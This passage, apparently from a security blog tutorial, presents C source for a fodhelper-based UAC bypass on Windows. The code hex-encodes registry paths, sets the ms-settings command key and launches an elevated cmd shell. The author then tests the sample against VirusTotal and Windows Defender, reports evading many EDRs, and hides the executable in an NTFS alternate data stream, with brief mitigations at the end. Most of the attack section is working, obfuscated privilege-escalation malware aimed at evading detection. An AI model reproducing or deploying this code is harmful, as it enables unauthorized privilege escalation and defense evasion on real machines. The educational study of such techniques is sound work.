    LPSTR   lpClass,
    DWORD   dwOptions,
    REGSAM  samDesired,
    LPSECURITY_ATTRIBUTES   lpSecurityAttributes,
    PHKEY   phkResult,
    LPDWORD   lpdwDisposition
    );

typedef LONG(WINAPI *PREGSETVALUEEXA)(
    HKEY    hKey,
    LPCSTR  lpValueName,
    DWORD   Reserved,
    DWORD   dwType,
    CONST BYTE   *lpData,
    DWORD   cbData
    );

int main() {
    HKEY hkey;
    DWORD d;

    const char* settings_encoded = "536f6674776172655c436c61737365735c6d732d73657474696e67735c5368656c6c5c4f70656e5c636f6d6d616e64";
    const char* cmd_encoded = "636d64202f63207374617274202433a5c57696e646f77735c53797374656d33325c636d642e657865";
    const char* del_encoded = "";

    const char* settings = decode(settings_encoded);
    const char* cmd = decode(cmd_encoded);
    const char* del = decode(del_encoded);

    PREGCREATEKEYEXA pRegCreateKeyExA = (PREGCREATEKEYEXA)GetProcAddress(hLib, "RegCreateKeyExA");
    PREGSETVALUEEXA pRegSetValueExA = (PREGSETVALUEEXA)GetProcAddress(hLib, "RegSetValueExA");


// create and set registry key and make sure DelegateExecute key not setted

    LSTATUS stat = pRegCreateKeyExA(HKEY_CURRENT_USER, settings, 0, NULL, 0, KEY_WRITE, NULL, &hkey, &d);

    stat = pRegSetValueExA(hkey, "", 0, REG_SZ, (unsigned char*)cmd, strlen(cmd));

    stat = pRegSetValueExA(hkey, "DelegateExecute", 0, REG_SZ, (unsigned char*)del, strlen(del));

    RegCloseKey(hkey);

   // call fodhelper.exe and run as adminastrator
    SHELLEXECUTEINFO sei = { sizeof(sei) };
    sei.lpVerb = "runas";
    sei.lpFile = decode("433a5c57696e646f77735c53797374656d33325c666f6468656c7065722e657865");
    sei.hwnd = NULL;
    sei.nShow = SW_NORMAL;

     if (!ShellExecuteEx(&sei)) {
    DWORD err = GetLastError();
    printf ("failed reason >>> %ld", err);
  } else {
    printf("Congratulations");
  }
return 0;
}
```

Once our code was defined within functions and underwent encoding and obfuscation, it reached this state. Now, let's test it. Before trying it on Windows, let's check it on VirusTotal.




If you frequently search on VirusTotal, you might be familiar with the fact that 73/3 is quite a good result, as many false positives are detected in similar ratios. Additionally, you can see that we bypassed a surprising number of EDRs.

In behavior analysis, our method is detected using the 3 sigma rule, as seen below.




Now let's move on to testing it on up-to-date Windows 11.




If you noticed, in the first instance, it detected this program as a UAC bypass, but this time it matched it as Emotet, which is expected as techniques like encoding and obfuscation that we applied increase the entropy, causing suspicion.


Now, let's give it a try and run it. We ran it and saw the "Congratulations" message. However, Defender intervened at the last moment. Let's investigate.



Although we encoded our code, when it was decoded at runtime and executed, Defender detected it again, this time as a UAC bypass. Let's investigate and make some conclusions.




As seen, our malware executed successfully, but it was intercepted at the last step while attempting to obtain an elevated privileges shell.



Until the last step, each action was executed successfully, and the changes made to the registry were applied. Although the malware was detected and stopped, the changes to the registry were preserved.

We observed that our malware was not detected by many EDRs on VirusTotal. Since I don't have an EDR environment, I'd like to continue from the virtual machine to add one more thing. However, for it to be usable in a real scenario, an AMSI bypass is required. AMSI bypass is a deeper topic that I have not yet started learning. Let's say we are a attacker with the capability to bypass AMSI, and we updated our malware accordingly. Additionally, I want to try to conceal the malware from analysts to some extent.


Let's review the sample scenario I've prepared.




As seen, there is a ReadMe.txt file inside a folder. Inside the txt file, it says 'hello World'.

Now, I will execute the malware and try to determine its location.


First, let's examine it at runtime.



As observed, our malicious code executed and obtained elevated, high-level shell. When we examined it at runtime, we noticed that the parent process of our shell was marked as Non-existent. To determine what this process is, we need to navigate through event logs or sysmon logs. For better clarity, I recorded the process using Procmon.



On the process tree, we couldn't see the parent process that called our shell. Instead, we noticed a PowerShell followed by a subsequent wmic.exe. We'll continue from the parent process with ID 272. Since wmic.exe is a service of Windows, we need to examine the services to see what wmic.exe is doing.



Under Wininit.exe > Services.exe > svchost.exe, we can find the answers we're looking for, the parent process that called the shell and the location of the malware.

From "ReadMe.txt:Secret.exe," we understand that the malicious content was not written within the txt file itself but rather in the ADS (Alternative Data Stream) area of the txt file.

Hide Artifacts: NTFS File Attributes

Adversaries may use NTFS file attributes to hide their malicious data in order to evade detection. Every New Technology File System (NTFS) formatted partition contains a Master File Table (MFT) that maintains a record for every file/directory on the partition. [1] Within MFT entries are file attributes, [2] such as Extended Attributes (EA) and Data [known as Alternate Data Streams (ADSs) when more than one Data attribute is present], that can be used to store arbitrary data (and even complete files). [1] [3] [4] [5]

Adversaries may store malicious data or binaries in file attribute metadata instead of directly in files. This may be done to evade some defenses, such as static indicator scanning tools and anti-virus. [6] [4]

Ref: https://attack.mitre.org/techniques/T1564/004/

Here, considering from another attacker's perspective, the attacker could use this technique to store a malware running in memory on disk by hiding it in the ADS of a text file. Additionally, you can see from the reference link that this technique is used by many groups and malware, and you can research relevant scenarios.

This section is sufficient for now. Moving on to the measures you can take against UAC bypass.

- Check for common UAC bypass weaknesses on Windows systems to be aware of the risk posture and address issues where appropriate.
- Remove users from the local administrator group on systems.
- Consider updating Windows to the latest version and patch level to utilize the latest protective measures against UAC bypass.
- Although UAC bypass techniques exist, it is still prudent to use the highest enforcement level for UAC when possible and mitigate bypass opportunities that exist with techniques such as DLL Search Order Hijacking.